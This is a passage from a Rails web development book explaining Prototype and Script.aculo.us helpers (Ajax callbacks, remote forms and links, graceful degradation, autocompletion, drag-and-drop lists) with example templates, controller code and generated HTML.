P ROTOTYPE 573 The Readystate 3 Problem One extra little fun trap to watch out for is that sometimes servers can establish what’s known as a persistent connection. If both the server and the client can understand HTTP 1.1 and the server sends a Keep-Alive header to the client, as long as the client does not specifically deny the request, the server will establish a connection that does not terminate; without the server severing the connec- tion or the client somehow interrupting it, the readystate will hover at 3 forever. There is no real workaround for this other than to ensure that your web server does not ever attempt to send the Keep-Alive header. If you are not the over- lord of your web server, then you just have to hope you don’t run into this issue. See http://www.w3.org/Protocols/rfc2616/rfc2616-sec8.html for more about HTTP 1.1 and persistent connections, and see http://www.scottandrew.com/blog/archives/ 2002/12/readystate.html for more about their interference with Ajax. :complete => expression XHR has finished receiving and processing the data and has called either :success or :failure. Generally, you use :success, :failure, and :complete as a kind of try/catch/finally for your Ajax calls. The others are rarely used. The :interactive state is supposed to allow you to begin using the data before it has been fully received but is not always available for that purpose, especially in early versions of the XMLHTTP ActiveX control. In this example, we’ll use :success, :failure, and :complete to implement an Ajax call that shows a spinner before starting the request, assigns valid returns to a function that shows them on the page, calls an error-handling function in the case of an error on the server, and ensures that the spinner is hidden again by the time the call completes. <% form_remote_tag(:url => {:action => 'iffy_function' }, :before => "Element.show('spinner');" , :success => "show_results(xhr);" , :failure => "show_error(xhr);" , :complete => "Element.hide('spinner');" ) do %> The :loading, :loaded, and :interactive options are rarely used. If they are, it is almost always to provide dynamic progress updates to the user. You can think of :success, :failure, and :complete as the Prototype helper equiv- alent of begin, rescue, and ensure. The main path is to execute the JavaScript registered with :success. If there was a problem on the server side, the :fail- ure callback is invoked instead. Then, regardless of the success or failure of Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 574 Updating innerHTML in Internet Explorer You can use Ajax to update the contents of almost any element in a page. The major exceptions to this rule are any table-related elements in Internet Explorer. The problem is that the table elements are nonstandard in Internet Explorer and don’t support the innerHTML property. Specifying the id of a <tr>, <td>, <tbody>, or <thead> as the :update value in Internet Explorer will result in either a JavaScript error, undefined (and unacceptable) behavior like dropping the new content at the bottom of the page, or, worst of all, nothing at all. Prototype works around this by checking to see whether the current browser is Internet Explorer and whether the target element is a <tbody>, <thead>, <tr>, or <td>. If so, it strips the table down and rebuilds it dynamically, thus giving you the appearance of having updated the table in place. the server-side call, the :complete callback is fired (if defined). This gives you a great place to turn off progress indicators, reenable forms and fields, and generally put the page back into its ready state. link_to_remote One of the most common Ajax uses allows the user to request a new piece of information to add to the current page. For example, you want to provide a link that allows the user to fetch the current status of their inbox, compute the current balance in their account, or perform some other computationally intense or time-sensitive action that you otherwise didn’t want to perform at page initialization. Because users of web applications are trained to use hyperlinks as the main point of interaction with your application, it makes sense to use a hyperlink to provide this behavior. Generally, your initialized page will render the link and also render an empty or invisible container element (often a <div>, but it can be any element with an id). Taking the example of letting a user check their inbox status, you might pro- vide an empty <div> to hold the data and a link to gather the data and update the page: <div id="inbox_status">Unknown</div> <%= link_to_remote 'Check Status...', :url => {:action => 'get_inbox_status', :user_id => @user.id}, :update => 'inbox_status' %> In the example, the text of the link will be Check Status..., which will call the get_inbox_status method of the current controller, passing along the current user’s id. The results will be injected into the inbox_status <div>. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 575 All of the common options we covered earlier are available for link_to_remote. Look at this more detailed example: <div id="inbox_status">Unknown</div> <%= link_to_remote 'Check Status...', :url => {:action => 'get_inbox_status', :user_id => @user.id}, :update => 'inbox_status', :condition => "$('inbox_status').innerHTML == 'Unknown'" , :before => "Element.show('progress_indicator')" , :complete => "Element.hide('progress_indicator')" %> This version will fire the XHR request only if the current value of the target element is "Unknown", thus preventing the user from requesting the data twice. It uses the :before and :complete options to turn on and off progress indication. periodically_call_remote Instead of relying on the user to make the remote call, you might want to call the server at regular intervals to check for changes. For example, in a web- based chat application, you would want to ask the server every few seconds whether a new chat message had arrived. This is a common way to supply distributed status checking and is a stand-in for a real “push” communication technology. The periodically_call_remote method takes care of this for you. It works almost exactly like link_to_remote, except instead of taking a string value to use as the link text, it takes an interval value that tells it how long to go between posts to the server. Let’s modify the previous example to show the user’s inbox status every sixty seconds: <div id="inbox_status">Unknown</div> <%= periodically_call_remote :url => {:action => 'get_inbox_status', :user_id => @user.id}, :update => 'inbox_status', :frequency => 60, :condition => "$('inbox_status').innerHTML == 'Unknown'" , :before => "Element.show('progress_indicator')" , :complete => "Element.hide('progress_indicator')" %> periodically_call_remote takes the same options as link_to_remote (as well as the option :frequency). This means that you could provide a value for the :confirm option. Be very careful here. Not only will a modal dialog box pop up asking the user to approve an otherwise completely transparent event, but while the dialog box is onscreen, the timer managing periodically_call_remote is still tick- ing and firing off the confirmation requests. This means that you could easily get in a situation where the confirmation dialog boxes are piling up and every time you click OK or Cancel the dialog box disappears only to be immediately replaced with another. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 576 link_to_function Although not technically a Prototype helper, link_to_function is a commonly used Ajax-enabling helper from the standard Rails helper libraries. It lets you pro- vide the link text and a snippet of JavaScript to execute when the link is clicked. It does not accept all the fancy options we looked at earlier; instead, you can pass any of the various HTML options accepted by the more standard link_to helper. link_to_function lets you create arbitrary links to invoke client-side functions. The JavaScript need not be relegated to client-side activity only, though. You can provide a JavaScript snippet that invokes XHR as well. This helper (and its act-a-like cousin button_to_function) is for creating more customized interaction models than can be expressed through the common Prototype helpers and options. For example, you may be using the excellent Prototype Window Class frame- work by Sébastien Gruhier (http://prototype-window.xilinus.com/). Built on top of Prototype and Script.aculo.us, this framework lets you create JavaScript-only windows inside your application. You might want to create a link that launches a Prototype window to display the About information for your application: <%= link_to_function "About..." , "Dialog.alert({url: 'about.html', options: {method: 'get'}}, {windowParameters: {className: 'default'}, okLabel: 'Close'});" %> remote_function It turns out that the Prototype helpers described previously all use another Prototype helper, remote_function, to actually generate the XHR call. You can use this helper yourself if you want to embed XHR calls in other contexts besides links and periodical executors. Let’s say that your users have checked the status of their inbox and want to look at the messages. A standard interface might be to display a list of message subjects and then allow the user to select one to view. However, you know your users are used to thick-client mail interfaces, and the standard interaction is to double-click the e-mail subject to view the message. You want to provide the same functionality, but you need to make an XHR call to the server to fetch the specific e-mail. This example is the partial you might use to render the list: <table> <% for email in @emails %> <tr ondblclick="<%= remote_function(:update => 'email_body', :url => {:action => 'get_email', :id => email}) %>"> <td><%= email.id %></td><td><%= email.body %></td> </tr> <% end %> </table> <div id="email_body"></div> Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 577 This injects the JavaScript code needed to make the XHR call, harvest the response, and replace the contents of email_body. remote_function accepts all the standard options described earlier. observe_field The first example in this chapter shows the use of observe_field. In general, this helper binds a remote_function to the onchange event of a target field, with all the same implications and options for other types of remote functions. observe_form Sometimes, you aren’t just interested in changes to one specific field. Instead, you’re monitoring changes in any of a group of related fields. The best way to handle this is not to invoke individual observe_field helpers for each field but instead to wrap those fields in a <form> and observe the form as a whole. The observe_form helper then binds an observer to the change event of all the fields in the form. Unlike observe_field, though, you do not need to specify the :with option for observe_form. The default value of :with is the serialized version of the <form> being observed. Prototype comes with a helper function (Form.serialize) that walks through all the fields contained in the form and creates the same col- lection of name/value pairs that the browser would have created had the form been posted directly. form_remote_tag and remote_form_for Most of the time, if you are using a form to gather user input but want to post it to the server using Ajax, you won’t be using observe_form. The more ways a user has to interact with a form, the less likely you will want to use the observer to post changes because you will cause bandwidth and usability problems. Instead, you want a form that collects the user input and then uses Ajax to send it to the server instead of the standard POST. form_remote_tag creates a standard form tag but adds a handler for the onsub- mit method. The onsubmit handler overrides the default submit behavior and replaces it with a remote function call instead. The helper accepts all the stan- dard options but also accepts the :html option, which lets you specify an alter- nate URL to use if Ajax (read: JavaScript) is not available. This is an easy path to providing a degradable experience, which we’ll discuss more in Section 24.1, Degradability and Server-Side Structure, on page 580. Here’s a simple remote form that allows the user to create an e-mail message: the from, to, and body fields are provided. When the user submits the form, the e-mail data is sent to the server, and the form is replaced in the UI with a status message returned by the server. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 578 <div id="email_form"> <% form_remote_tag(:url => {:action => 'send_email'}, :update => 'email_form') do %> To: <%= text_field 'email', 'to' %><br/> From: <%= text_field 'email', 'from' %><br/> Body: <%= text_area 'email', 'body' %><br/> <%= submit_tag 'Send Email' %> <% end %> </div> Here’s the generated page: <div id="email_form"> <form action="/user/send_email" method="post" onsubmit="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this)}); return false;"> To: <input id="email_to" name="email[to]" size="30" type="text" /><br/> From: <input id="email_from" name="email[from]" size="30" type="text" /><br/> Body: <textarea cols="40" id="email_body" name="email[body]" rows="20"></textarea><br/> <input name="commit" type="submit" value="Send Email" /> </form> </div> Notice that the value of onsubmit is actually two JavaScript commands. The first creates the Ajax.Updater that sends the XHR request and updates the page with the response. The second returns false from the handler. This is what prevents the form from being submitted via a non-Ajax POST. Without this return value, the form would be posted both through the Ajax call and through a regular POST, which would cause two identical e-mails to reach the recipient, which could have disastrous consequences if the body of the message was “Please deduct $1000.00 from my account.” The helper remote_form_for works just like form_remote_tag except it allows you to use the newer form_for syntax for defining the form elements. You can read more about this alternate syntax in Section 23.5, Forms That Wrap Model Objects, on page 524. submit_to_remote Finally, you may be faced with a generated form that, for some reason or another, you can’t modify into a remote form. Maybe some other department or team is in charge of that code and you don’t have the authority to change it, or maybe you absolutely cannot bind JavaScript to the onsubmit event. In these cases, the alternate strategy is to add a submit_to_remote to the form. This helper creates a button inside the form that, when clicked, serializes the form data and posts it to the target specified via the helper’s options. It does not affect the containing form, and it doesn’t interfere with any <submit> Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 579 buttons already associated with form. Instead, it creates a child <button> of the form and binds a remote call to the onclick handler, which serializes the containing form and uses that as the :with option for the remote function. Here, we rewrite the e-mail submission form using submit_to_remote. The first two parameters are the name and value attributes of the button. <div id="email_form"> <% form_tag :action => 'send_email_without_ajax' do %> To: <%= text_field 'email', 'to' %><br/> From: <%= text_field 'email', 'from' %><br/> Body: <%= text_area 'email', 'body' %><br/> <%= submit_to_remote 'Send Email', 'send', :url => {:action => 'send_email'}, :update => 'email_form' %> <% end %> </div> And this is the generated HTML: <div id="email_form"> <form action="/user/send_email_without_ajax" method="post"> To: <input id="email_to" name="email[to]" size="30" type="text" /><br/> From: <input id="email_from" name="email[from]" size="30" type="text" /><br/> Body: <textarea cols="40" id="email_body" name="email[body]" rows="20"></textarea><br/> <input name="Send Email" type="button" value="send" onclick="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this.form)}); return false;" /> </form> </div> Be forewarned: the previous example is not consistent across browsers. For example, in Firefox 1.5, the only way to submit that form is to click the Ajax submitter button. In Safari, however, if the focus is on either of the two reg- ular text inputs (email_to and email_from), pressing the Enter key will actually submit the form the old-fashioned way. If you really want to ensure that the form can be submitted by a regular POST only when JavaScript is disabled, you would have to add an onsubmit handler that just returns false: <div id="email_form"> <% form_tag({:action => 'send_email_without_ajax'}, {:onsubmit => 'return false;'}) do %> To: <%= text_field 'email', 'to' %><br/> From: <%= text_field 'email', 'from' %><br/> Body: <%= text_area 'email', 'body' %><br/> <%= submit_to_remote 'Send Email', 'send', :url => {:action => 'send_email'}, :update => 'email_form' %> <% end %> </div> Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 580 Degradability and Server-Side Structure As you start layering Ajax into your application, you have to be cognizant of the same painful facts that have plagued web developers for years: • By and large, browsers suck as runtime platforms. • Even when they don’t suck, the good features aren’t standard across all browsers. • Even if they were, 20 percent of your users can’t use them because of corporate policies. We all know these truths deep in our bones by now. Most browsers use a cus- tom, nonstandard JavaScript interpreter whose feature set overlaps the others’ feature sets in unpredictable (but exciting) ways. The DOM implementations differ wildly, and the rules about element placement can be as confusing as watching Dune for the first time. Perhaps most agonizing of all, a measurable portion of your user base will have JavaScript disabled, whether through fear, fiat, or force majeure. If you are building a new application that includes Ajax functionality from the start, you might not have a problem. But for many developers, Ajax is something that is slowly being added to existing applications, with existing user bases. When this is true, you really have two possible paths: • Put up a page for the non-JavaScript users that says “Your kind not welcome—come back when you discover fire.” • Go out of your way to tell them that “You aren’t getting the full benefit of the application, but we like your money, so welcome aboard.” If you choose the latter strategy, you must provide for useful degradation of the Ajax features to non-Ajax styles. The good news is that Rails gives you a great deal of help in this regard. In particular, the form_remote_tag actually does something quite useful. Here’s the generated output from our earlier example: <form action="/user/send_email" method="post" onsubmit="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this)}); return false;"> Earlier, we said that the return false; statement was really important, because that is what prevents the form from being submitted twice (once via Ajax and once via standard POST). What happens to this form if rendered in a browser with JavaScript disabled? Well, the onsubmit attribute is ignored. This means that, when submitted, the form will send its contents to the /user/send_mail action of your server. Hey, that’s great! All by itself, the form supports your JavaScript-deprived customers, without you lifting a finger. Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 581 But wait, remember what UserController.send_email does? It returns a partial HTML snippet containing just the status message associated with that par- ticular e-mail. That snippet is meant to be injected into the current page, replacing the form itself. If the form is POSTed through the non-Ajax method, the browser will be forced to render the status message as the entire page. Yuck. So, the other shoe drops: not only do you have to have a degradation strategy on the client, but you have to have one on the server as well. There are two approaches you can take: you can use the same actions for both Ajax and non-Ajax calls, or you can send your Ajax calls to a second set of actions built specifically for them. Either way you go, you need one path that returns the partial HTML snippet for injection into the page and a second path that returns the partial HTML snippet in a full-page context so the browser has something reasonable to render. Degrade to Different URLs If you choose to degrade to different URLs, you have to provide two sets of endpoints for your actions. When using form_remote_tag, this is very easy: <% form_remote_tag(:url => {:action => 'send_email'}, :update => 'email_form', :html => {:action => url_for(:action => 'send_email_no_ajax')} do %> . . . That call generates this HTML: <form action="/user/send_email_no_ajax" method="post" onsubmit="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this)}); return false;" > If JavaScript is enabled, the onsubmit code is executed, sending the serialized form data to /user/send_email and canceling the normal POSTing of the form. If JavaScript is disabled, the form will POST to /user/send_email_no_ajax instead. The former action will use render :partial to return just the piece of HTML that is needed. The latter action will render an entire .html.erb template, including layout. Degrading to different URLs can be good because it allows your server-side actions to be very clean; each action can render only one template, and you can create different access rules or filter strategies for your Ajax vs. non-Ajax methods. The downside is that you might end up with either a lot of repeti- tive code (two different methods that send an e-mail) or a lot of clutter (two methods that both call a helper method to send an e-mail and are just shims otherwise). Report erratum this copy is (P1.0 printing, March 2009)
P ROTOTYPE 582 after_filter :gzip_compress, :only => [:send_email_no_ajax] def send_email actually_send_email params[:email] render :text => 'Email sent.' end def send_email_no_ajax actually_send_email params[:email] flash[:notice] = 'Email sent.' render :template => 'list_emails' end private def actually_send_email(email) # send the email end Degrade to the Same URL Alternatively, you can degrade the call to the same URL. When you do this, there has to be some piece of data that accompanies the request to distin- guish between an Ajax call and a non-Ajax call. With that piece of data, your controller can make a decision between rendering a partial, rendering an entire layout, or doing something else entirely. There is no industry-standard way to do this yet. Prototype provides a solution that Rails integrates with directly. Whenever you use Prototype to fire an XHR request, Prototype embeds a pro- prietary HTTP header in the request. HTTP_X_REQUESTED_WITH=XMLHttpRequest Rails queries the inbound headers for this value and uses its existence (or lack thereof) to set the value returned by the xhr? method1 on the Rails request object. When the header is present, the call returns true. With this facility in hand, you can decide how to render content based on the type of request being made: def send_email actually_send_email params[:email] if request.xhr? render :text => 'Email sent.' else flash[:notice] => 'Email sent.' render :template => 'list_emails' end end 1. For those who feel a compelling need to understand how this works under the covers: this method returns true if the request’s X-Requested-With header contains XMLHttpRequest. The Proto- type Javascript library sends this header with every Ajax request. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 583 Figure 24.1: Degrading to the same URL In the win column, your controllers are much more compact without a lot of redirecting to helper methods or mostly duplicated though slightly different method names. The downside is that you cannot preferentially assign filters to just one type of request or the other. If you want gzip compression of the non- Ajax response, for example, you’d have to deal with it in the method itself. This could lead to redundant code if you needed gzip compression across several different methods, all supporting both kinds of requests. 24.2 Script.aculo.us Technically, Ajax is about asynchronous methods for sending data to and retrieving data from a server. Its original definition (Asynchronous JavaScript and XML) is pretty explicit in this regard. Purists will tell you that all the fancy UI tricks in the world aren’t really Ajax; they’re just DHTML gussied up for a new century. Though this is certainly true, it also misses the point. Fancy UI effects might not be Ajax, but they are certainly Web 2.0, and they are every bit as impor- tant to modern Internet applications as the asynchronous data transfer is. That’s because your users can’t see TCP/IP traffic popping out of the back of their machines, and they can’t see asynchrony. But they can see gradual fades, attention-getting highlights, pop-over graphics, and the other things that make a web application feel, well, less like a web application and more like an application. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 584 Frankly, without interesting UI effects, Ajax might so confuse users that they stop using your application at all. The reason is that we’ve trained browser users to expect their pages to act a certain way; data isn’t going to just ran- domly plop into a part of the page that has been sitting empty all this time, we’re not causing round-trips to the server by mousing over a picture, the back button is just like undo, and so on. When we start using Ajax and break these expectations, we must take pains to make the changes obvious. It doesn’t hurt if they are also pretty, but obvious is much more important. Script.aculo.us (http://script.aculo.us) is an open source framework by Thomas Fuchs of wollzelle Media Design und Webservices GmbH. It is a JavaScript library that provides a powerful yet simple to use effects library for HTML applications. It is built on top of Prototype and, like Prototype, is heavily inte- grated with Rails. Rails provides a library of helpers that make Script.aculo.us as easy to include in your application as Prototype, and as worth it. In this section, we’ll look at the Script.aculo.us helpers and other helpers that provide UI effects. Specifically, we’ll see Script.aculo.us helpers for a wide array of visual effects and for drag-and-drop support. We’ll also see helpers for autocompleting text fields and in-place editing. Each helper provides an all-Ruby way to create complex, client-side, JavaScript-based behavior. Autocompletion Google Suggest was the first major Internet application to provide a type- ahead find feature. Essentially, using type-ahead find, text fields on a web form became clairvoyant. As you type, they guess the possible values you are trying to type and start suggesting them for you. When you see this behavior, you normally see a list of possible matches presented in a select box either above or beneath the field in question. The user either can click their choice using the mouse or, if they don’t like moving their hand away from the keyboard, can use the up and down arrow keys to move the selection around, and pressing Enter will then copy the current selection to the textbox and close the list. The first time a user experiences this, the reaction is often mild surprise and delight. The first time a web programmer experiences this, the reaction is often “That’s got to be a lot of JavaScript.” It turns out to not really be all that much JavaScript to start with, and Rails provides helpers that obviate even that. Starting with Rails 2.0, this function migrated from the core to a plug-in. The plug-in can be installed with the following command:2 script/plugin install git://github.com/rails/auto_complete.git 2. Git needs to be installed on your machine for this to work. Windows users can obtain Git from http://code.google.com/p/msysgit/ or http://www.cygwin.com/. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 585 Figure 24.2: Autocomplete in Action A working autocomplete field is a complex mix of four moving parts. To create one, you need to define the following: • A text field for the user to type in • A <div> to hold the selections • A chunk of JavaScript to do the work, which: – observes the text field, – sends its value to the server, and – places the server’s response in the <div>. • A server endpoint to turn the value into a list of choices In addition to the four active parts, you will probably want a stylesheet that makes the <div> containing the choices look pretty. In this example, the user can edit a programmer’s favorite language. As they enter a language, the application will suggest possible matches based on what they have typed so far, drawn from a unique set of languages already on the server. Let’s look at the ERb template to generate the UI: Download pragforms/app/views/user/autocomplete_demo.html.erb Line 1 <p><label for="user_favorite_language">Favorite language</label><br/> 2 <%= text_field 'user', 'favorite_language' %></p> 3 <div class="auto_complete" 4 id="user_favorite_language_auto_complete" ></div> 5 <%= auto_complete_field :user_favorite_language, 6 :url=>{:action=>'autocomplete_favorite_language'}, :tokens => ',' %> On line 2, we create the text field using the standard text field helper. There is nothing special about it; its value will be included with the other form fields when its containing form is submitted. Just beneath the text field we create the <div> to hold the list. By convention, its id should be the id of the text field suffixed with _auto_complete, and it should have a CSS class of auto_complete. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 586 Finally, on line 5, we invoke the helper that creates the JavaScript. Assuming we followed the conventions for naming the text field and <div>, the only options we need to pass are the id of the text field and the server endpoint, which receives the current value of the field. The helper will automatically discover the associated <div> and place the server results therein. Here’s the generated code: <input id="user_favorite_language" name="user[favorite_language]" size="30" type="text" value="C++" /> <div class="auto_complete" id="user_favorite_language_auto_complete" ></div> <script type="text/javascript" > //<![CDATA[ var user_favorite_language_auto_completer = new Ajax.Autocompleter('user_favorite_language' , 'user_favorite_language_auto_complete' , '/user/autocomplete_favorite_language' , {}) //]]> </script> The Ajax.Autocompleter is provided by the Script.aculo.us library and does the work of periodically executing the filter. auto_complete_field options You might not like the default options. If not, the auto_complete_field helper provides a slew of other options to choose from. If your autocomplete list field can’t have an id that follows the convention, you can override that with the :update option, which contains the DOM id of the target <div>. You can also override the default server endpoint by specifying the :url option, which takes either a literal URL or the same options you can pass to url_for: <%= auto_complete_field :user_favorite_language, :update => 'pick_a_language' , :url => {:action => 'pick_language' } %> <div class="auto_complete" id="pick_a_language" ></div> You can set the :frequency of the observer of the field to adjust how responsive the autocomplete field is. Similarly, you can also specify the minimum number of characters a user has to enter before the autocomplete is fired. Combining these two options gives you fairly fine-grained control over how responsive the field appears to the user and how much traffic it generates to the server. <%= auto_complete_field :user_favorite_language, :frequency => 0.5, :min_chars => 3 %> Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 587 Figure 24.3: Choosing the first item Autocomplete is just another server-side callback. As we’ve learned already, it is important to notify your users when these asynchronous calls are being made on their behalf. You can use the :indicator option to specify the DOM id of a graphic to toggle on at the start of the call and toggle off upon completion: <%= text_field :user, :language %> <img id='language_spinner' src='spinner.gif' style='display:none;'/> <div class="auto_complete" id="user_language_auto_complete"></div> <%= auto_complete_field :user_language, :indicator => 'language_spinner' %> If the user needs to enter more than one value per autocompleting text field, you can specify one or more tokens that can be used to reset the behavior as they type. For example, we could allow the user to choose multiple favorite languages for the programmer by using a comma to separate the values: <%= text_field :user, :languages %> <div class="auto_complete" id="user_languages_auto_complete"></div> <%= auto_complete_field :user_languages, :tokens => ',' %> As the user starts to enter a value, they’ll get the list of choices, as shown in Figure 24.3. Then, if they make a selection and type in one of the tokens (in this case, a comma), the list will show again, and they can pick a second item, as shown in Figure 24.4, on the next page. Finally, you can specify a JavaScript expression to be called when the target <div> is either shown or hidden (:on_show, :on_hide) or after the text field has been updated by the user’s selection (:after_update_element). These callbacks allow you to specify other visual effects or even server-side actions in response to the user’s interaction with the autocomplete field. On the server, you will want to write an action that can turn a partial value into a list of potential matches and return them as an HTML snippet containing Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 588 Figure 24.4: Choosing the second item just <li> elements. Our example uses a regular expression match to find the partial value anywhere in the language name, not just at the start of the name. It then renders them using a partial, taking care not to render using any layout. Download pragforms/app/controllers/user_controller.rb def autocomplete_favorite_language re = Regexp.new("#{params[:user][:favorite_language]}" , "i" ) @languages= LANGUAGES.find_all do |l| l.match re end render :layout=>false end Download pragforms/app/views/user/autocomplete_favorite_language.html.erb <ul class="autocomplete_list"> <% @languages.each do |l| %> <li class="autocomplete_item"><%= l %></li> <% end %> </ul> In this case, LANGUAGES is a predefined list of possible choices, defined in a separate module: Download pragforms/app/helpers/favorite_language.rb module FavoriteLanguage LANGUAGES = %w{ Ada Basic C C++ Delphi Emacs Lisp Forth Fortran Haskell Java JavaScript Lisp Perl Python Ruby Scheme Smalltalk Squeak} end It is equally (or even more) likely that you will want to pull the selection list from the database table. If so, you could easily change the code to perform a lookup on the table using a conditional find and then render them appro- Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 589 priately. It turns out that if that is your expected behavior, there is a module included in Action Controller that allows you to specify that your controller supports autocomplete for a certain field of a certain class: class UserController < ApplicationController auto_complete_for :user, :language end With that declaration in place, your controller now has an endpoint (called auto_complete_for_user_language in this case) that does the conditional find and formats the results as a collection of <li>s. By default, it returns the first ten results in a list sorted in ascending order. You can always override these defaults by passing in some parameters: auto_complete_for :user, :language, :limit => 20, :order => 'name DESC' Likewise, if you like the default style and behavior of the autocomplete field, you can use a different helper in the view to render the standard arrangement for you: <%= text_field_with_auto_complete :user, :language %> Finally, you can style the list of choices any way you desire. Rails provides a default style for you that is used by the auto_complete_for helper automatically, but you can embed it yourself if needed. This stylesheet turns a standard unordered list into something that looks and acts like a select box: div.auto_complete { width: 350px; background: #fff ; } div.auto_complete ul { border:1px solid #888 ; margin:0; padding:0; width:100%; list-style-type:none; } div.auto_complete ul li { margin:0; padding:3px; } div.auto_complete ul li.selected { background-color: #ffb ; } div.auto_complete ul strong.highlight { color: #800 ; margin:0; padding:0; } Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 590 Figure 24.5: Drag-and-drop to-do lists It is worth highlighting that there is no JavaScript to enable the arrow-up, arrow-down, highlight behavior of the list. It is enough to provide the stylesheet shown previously; all <ul> tags support that behavior (in relatively modern browsers) and just need styles to show off the changing state. Drag-and-Drop and Sortable Elements The point of all this Ajax and Web 2.0 stuff is to make your web applications more interactive—to make them more like desktop applications. There may be no more impressive example of this than drag-and-drop behavior. There are two distinct styles of drag-and-drop behavior: moving items around within a list (sorting) and moving items around between lists (categorizing). In either case, you want to be able to specify three types of actors: • The original container list • The target container list (when sorting, it will be the same as the original) • The elements that can be dragged Additionally, you will need to specify the following behaviors: • What to do when an item is dragged • What to do when an item is dropped • What information to send to the server upon completion Let’s look at dragging and dropping between lists to start with, and then we can see how much simpler sorting operations are. In this example, we’ll man- age the to-do list for a programmer. There are two categories of to-do items: pending and completed. We want to be able to drag items between the two lists and update the server whenever an item is moved. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 591 First, let’s set up the visual portion of the page. We need to create a couple of visual spaces, one labeled “Pending” and the other labeled “Completed,” so that the user can see where to drag items: Download pragforms/app/views/user/drag_demo.html.erb <h2>Pending</h2> <div id="pending_todos"> <%= render :partial=>"pending_todos" %> </div> <h2>Completed</h2> <div id="completed_todos"> <%= render :partial=>"completed_todos" %> </div> Each of our target <div>s has an id attribute that we’ll need later to bind behavior to the targets. Each is filled by rendering a partial; the contents of the <div>s will be <ul>s with their own ids. Here is the partial that renders the pending items: Download pragforms/app/views/user/_pending_todos.html.erb <ul id='pending_todo_list'> <% @pending_todos.each do |item| %> <% domid = "todo_#{item.id}" %> <li class="pending_todo" id='<%= domid %>'><%= item.name %></li> <%= draggable_element(domid, :ghosting=>true, :revert=>true) %> <% end %> </ul> The partial creates a <ul> list of <li> elements, each with an id and of a certain class, in this case, pending_todo. You’ll see the first use of a drag-and- drop-related helper here, as well. For each <li> element, we also employ the draggable_element helper. This helper requires you to pass in the id of the element to be made draggable and allows several options: • ghosting: Renders the item in 50 percent opacity during the drag (false means 100 percent opacity during drag) • revert: Snaps the item to its original location after drop (false means leave the item where dropped) Back on the main page, we’ll have to identify the two drop targets. We’ll use the drop_receiving_element helper for that: Download pragforms/app/views/user/drag_demo.html.erb <%= drop_receiving_element('pending_todos', :accept => 'completed_todo', :complete => "$('spinner').hide();" , :before => "$('spinner').show();" , :hoverclass => 'hover', :with => "'todo=' + encodeURIComponent(element.id.split('_').last())" , :url => {:action=>:todo_pending, :id=>@user})%> Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 592 <%= drop_receiving_element('completed_todos', :accept => 'pending_todo', :complete => "$('spinner').hide();" , :before => "$('spinner').show();" , :hoverclass => 'hover', :with => "'todo=' + encodeURIComponent(element.id.split('_').last())" , :url => {:action=>:todo_completed, :id=>@user})%> This helper defines a target DOM element to receive dropped items and further defines the application behavior based on those events. In addition to the id of the target, the following options are available: :accept => string The CSS class of the items that can be dropped on this container :before => snippet A JavaScript snippet to execute prior to firing the server-side call :complete => snippet A JavaScript snippet to execute just after completing the XHR call :hoverclass => string Applies this CSS class to the drop target whenever a candidate item is hovering over it :with => snippet A JavaScript snippet that executes to create the query string parameters to send to the server :url => url Either the literal URL of the server endpoint or an url_for construct :update => string The DOM element to update as a result of the XHR call (in our example, we’re using RJS to update the page, which we will see in Section 24.3, RJS Templates, on page 600) In general, the Script.aculo.us helpers take all the same options as the Proto- type helpers, since the former is built on top of the latter. In our example, we specified that the pending_todos container accepts only completed_todo items, and vice versa. That’s because the purpose of the drag- and-drop behavior is to recategorize the items. We want to fire the XHR request to the server only if an item is moved to the other category, not if it is returned to its original location. By specifying the revert attribute on the individual drag- gable items, they will snap to their original locations if dropped somewhere other than a configured receiving target, and no extra round-trip to the server will be caused. Report erratum this copy is (P1.0 printing, March 2009)
S CRIPT. ACULO . US 593 We’re also constructing our query string by parsing out the draggable item’s database id from its DOM id. Look at that JavaScript snippet: "'todo=' + encodeURIComponent(element.id.split('_').last())" The with parameter takes a snippet and feeds it the actual DOM element that was dropped as a variable called element. In our partial, we defined the ids of those elements as todo_database id, so when we want to send the server information on which item was dropped, we split the todo back off and send only the database id. We’ve also defined a simple style for the drop targets and draggable elements: Download pragforms/app/views/user/drag_demo.html.erb <style> .hover { background-color: #888888; } #pending_todos ul li, #completed_todos ul li { list-style: none; cursor: -moz-grab; } #pending_todos, #completed_todos { border: 1px solid gray; } </style> The hover class causes the drop target to highlight when a draggable item is poised on top of it. The second rule specifies that any <li> elements within the pending_todos or competed_todos will use the -moz-grab cursor, the grasping hand icon, in order to provide a visual cue to the user that the item has a special property (draggability). The last rule just draws a border around our drop targets to make them obvious. What if you wanted to create a sortable list instead of two or more categories of items? Sorting usually involves a single list whose order you want sent back to the server whenever it is changed. To create one, you need only to be able to create an HTML list and then specify what to do when the order changes. The helper takes care of the rest. <ul id="priority_todos"> <% for todo in @todos %> <li id="todo_<%= todo.id %>"><%= todo.name %></li> <% end %> </ul> <%= sortable_element 'priority_todos', :url => {:action => 'sort_todos'} %> The sortable_element helper can take any of the standard Prototype options for controlling what happens before, during and after the XHR call to the server. Report erratum this copy is (P1.0 printing, March 2009)
